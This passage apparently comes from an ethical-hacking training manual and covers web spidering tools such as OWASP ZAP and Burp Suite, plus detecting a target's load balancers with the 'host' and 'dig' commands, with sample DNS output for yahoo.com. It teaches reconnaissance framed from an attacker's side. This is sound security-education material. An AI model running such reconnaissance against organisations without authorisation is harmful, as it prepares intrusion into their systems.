You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Alerts 2 1 4 1 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

Figure 14.51: Screenshot of OWASP ZAP

Some additional web spidering/crawling tools are as follows:

- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://owasp.org*)
- Mozenda Web Agent Builder (*https://www.mozenda.com*)
- Octoparse (*https://www.octoparse.com*)
- Giant Web Crawl (*https://80legs.com*)

- **Attacker-Directed Spidering**

  The attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses. The intercepting proxy parses all of the application's responses and reports the content and functionality it discovers.

  Attacker-directed spidering tools:

  - OWASP Zed Attack Proxy (*https://www.zaproxy.org*)


Detect Load Balancers

Organizations use load balancers to distribute their web server load across multiple servers and thus increase the productivity and reliability of web applications. In general, there are two types of load balancers, namely DNS load balancers (layer 4 load balancers) and HTTP load balancers (layer 7 load balancers). Attackers use various tools such as dig, load balancing detector (lbd), and Halberd, to detect load balancers of the target organization along with their real IP addresses. For example, if a single host resolves to multiple IP addresses, then attackers can determine that the target organization is using load balancers.

- **Using host command**

  Type the following host command to determine whether the target domain is resolving to multiple IP addresses:

  `host <target domain>`




```
┌─[attacker@parrot]─[~]
└──╼ $host yahoo.com
yahoo.com has address 98.137.11.164
yahoo.com has address 98.137.11.163
yahoo.com has address 74.6.143.25
yahoo.com has address 74.6.231.20
yahoo.com has address 74.6.231.21
yahoo.com has address 74.6.143.26
yahoo.com has IPv6 address 2001:4998:24:120d::1:0
yahoo.com has IPv6 address 2001:4998:124:1507::f000
yahoo.com has IPv6 address 2001:4998:44:3507::8000
yahoo.com has IPv6 address 2001:4998:44:3507::8001
yahoo.com has IPv6 address 2001:4998:24:120d::1:1
yahoo.com has IPv6 address 2001:4998:124:1507::f001
yahoo.com mail is handled by 1 mta6.am0.yahoodns.net.
yahoo.com mail is handled by 1 mta5.am0.yahoodns.net.
yahoo.com mail is handled by 1 mta7.am0.yahoodns.net.
```

Figure 14.52: Screenshot showing output of host command

- **Using dig command**

  The dig command provides more detailed results than the host command. Type the following dig command to determine whether the target domain is resolving to multiple IP addresses:

  `dig <target domain>`



```
┌─[attacker@parrot]─[~]
└──╼ $dig yahoo.com

; <<>> DiG 9.16.22-Debian <<>> yahoo.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60033
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITI
ONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;yahoo.com.                     IN      A

;; ANSWER SECTION:
yahoo.com.              1359    IN      A       74.[redacted]
yahoo.com.              1359    IN      A       74.[redacted]
yahoo.com.              1359    IN      A       74.[redacted]
yahoo.com.              1359    IN      A       98.[redacted]
yahoo.com.              1359    IN      A       98.[redacted]
yahoo.com.              1359    IN      A       74.[redacted]

;; Query time: 12 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Fri Apr 22 03:09:46 EDT 2022
;; MSG SIZE  rcvd: 134
```

Figure 14.53: Screenshot showing the output of dig command

